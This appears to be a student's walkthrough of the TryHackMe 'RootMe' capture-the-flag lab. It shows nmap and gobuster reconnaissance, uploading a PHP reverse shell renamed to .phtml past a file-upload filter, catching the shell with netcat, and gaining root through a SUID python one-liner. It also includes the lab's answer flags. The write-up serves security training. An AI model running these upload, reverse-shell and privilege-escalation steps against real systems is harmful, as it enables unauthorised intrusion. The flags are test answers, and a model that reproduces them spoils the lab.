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Ethical Hacking

RootMe Practical

1. Log into **TryHackMe** using your gmail account.
2. Once logged in, click on your account → Manage account → **VM and VPN configuration**
3. Download the openvpn configuration file
4. Open a terminal in Kali, and type the following commands:
 - a. **cd Downloads**
 - b. **sudo openvpn configuration_file.ovpn**Leave the terminal open
5. Go to **TryHackMe** → Search '**RootMe**' → Open **RootMe** lab
6. Go to **Task 1: Deploy the Machine** → Start Lab Machine
7. An IP address will be assigned for the lab machine: **10.49.189.160**
8. Open a new terminal and type the following commands:
 - a. **ping 10.49.189.160 (machine_ip)**
 - b. **nmap -sV 10.49.189.160**
 - c. **gobuster dir -u http://10.49.189.160/ -w /usr/share/wordlists/dirb/common.txt**

```
(yukta@kali)~$ ping 10.49.189.160
PING 10.49.189.160 (10.49.189.160) 56(84) bytes of data:
64 bytes from 10.49.189.160: icmp_seq=1 ttl=62 time=8.43 ms
64 bytes from 10.49.189.160: icmp_seq=2 ttl=62 time=7.19 ms
64 bytes from 10.49.189.160: icmp_seq=3 ttl=62 time=1025 ms
64 bytes from 10.49.189.160: icmp_seq=4 ttl=62 time=7.90 ms
64 bytes from 10.49.189.160: icmp_seq=5 ttl=62 time=9.70 ms
^C
--- 10.49.189.160 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4022ms
rtt min/avg/max/mdev = 7.189/211.636/1024.961/406.663 ms, pipe 2

(yukta@kali)~$ nmap -sV 10.49.189.160
Starting Nmap 7.99 ( https://nmap.org ) at 2026-09-23 21:19 +0530
Nmap scan report for 10.49.189.160
Host is up (0.0082s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache/2.4.41 ((Ubuntu))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.34 seconds

(yukta@kali)~$ gobuster dir -u http://10.49.189.160/ -w /usr/share/wordlists/dirb/common.txt
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)


[+] Url:             http://10.49.189.160/
[+] Method:          GET
[+] Threads:         10
[+] Wordlist:         /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent:      gobuster/3.8.2
[+] Timeout:         10s

Starting gobuster in directory enumeration mode

.hta      (Status: 403) [Size: 278]
.htpasswd (Status: 403) [Size: 278]
.htaccess (Status: 403) [Size: 278]
css       (Status: 301) [Size: 312] [→ http://10.49.189.160/css/]
index.php (Status: 200) [Size: 616]
js        (Status: 301) [Size: 311] [→ http://10.49.189.160/js/]
panel     (Status: 301) [Size: 314] [→ http://10.49.189.160/panel/]
server-status (Status: 403) [Size: 278]
uploads  (Status: 301) [Size: 316] [→ http://10.49.189.160/uploads/]
Progress: 4613 / 4613 (100.00%)

Finished
```

9. Open all links and complete **Task 2: Reconnaissance in TryHackMe**
How many ports are open? → **2 ports**
What version of Apache is running? → **2.4.41**
What service is running on port 22? → **ssh**
What is the hidden directory? → **/panel/**



10. Open: <https://github.com/pentestmonkey/php-reverse-shell>, download the zip file and extract it in downloads.
11. Navigate to the file in terminal:
 - a. `ifconfig` (Note tun0 IP address)
 - b. `cd Downloads/php-reverse-shell`
 - c. `ls`
 - d. `cat php-reverse-shell.php`
 - e. `nano php-reverse-shell.php`
Replace `$ip = <tun0_ip>`
 - f. `cat php-reverse-shell.php`
 - g. `mv php-reverse-shell.php php-reverse-shell.phtml`
 - h. `nc -l -n -v -p 1234`
12. Go to <http://10.48.189.160/panel/> → Upload the **php-reverse-shell.phtml** file
13. Go to <http://10.48.189.160/uploads/> → Refresh the page → Click once on the uploaded file and return to terminal


```
(yukta@kali)-[~/Downloads/php-reverse-shell/php-reverse-shell-master]
$ nc -l -n -v -p 1234
listening on [any] 1234 ...
connect to [192.168.160.169] from (UNKNOWN) [10.49.189.160] 60656
Linux ip-10-49-189-160 5.15.0-139-generic #149-20.04.1-Ubuntu SMP Wed Apr 16 08:29:56 UTC 2025 x86_64
x86_64 x86_64 GNU/Linux
16:40:28 up 1:14, 0 users, load average: 0.06, 0.01, 0.00
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$
```

14. You will see a \$ sign and in front of it we will type the following commands:

- a. **ls**
- b. **whoami** → www-data
- c. **uname -a**
- d. **find / -type f -name user.txt 2>/dev/null** → /var/www/user.txt
- e. **cd /var/www**
- f. **ls**
- g. **cat user.txt**

15. Copy the contents of user.txt and go to **Task 3: Getting a shell**

user.txt → **THM{y0u_g0t_a_sh3ll}**



```
$ ls
bin
boot
cdrom
dev
etc
home
initrd.img
initrd.img.old
lib
lib64
lost+found
media
mnt
opt
proc
root
run
sbin
snap
srv
swap.img
sys
tmp
usr
var
vmlinuz
vmlinuz.old
$ whoami
www-data
$ uname -a
Linux ip-10-49-189-160 5.15.0-139-generic #149-20.04.1-Ubuntu SMP Wed Apr 16 08:29:56 UTC 2025 x86_64
x86_64 x86_64 GNU/Linux
$ find / -type f -name user.txt 2>/dev/null
/var/www/user.txt
$ cd /var/www
$ pwd
/var/www
$ ls
html
user.txt
$ cat user.txt
THM{y0u_g0t_a_sh3ll}
```

16. Go to <https://gtfobins.org/> → Click on **SUID** → In filter section, type: **python** and press Enter

17. Click on **SUID** → Copy the command → Paste it in the terminal:

python -c 'import os; os.execl("/bin/sh", "sh", "-p")'

18. Type the following commands:

- a. **whoami**
- b. **cd /root**
- c. **ls**
- d. **cat root.txt**

```
$ python -c 'import os; os.execl("/bin/sh", "sh", "-p")'
whoami
root
cd /root
ls: reverse shell
root.txt
snap
cat root.txt
THM{pr1v1l3g3_3sc4l4t10n}
```

19. Copy the contents of root.txt and go to **Task 4: Privilege escalation**

Which file is weird? → **/usr/bin/python**

root.txt → THM{pr1v1l3g3_3sc4l4t10n}

20. **Congratulations! The lab of RootMe is complete!!!**

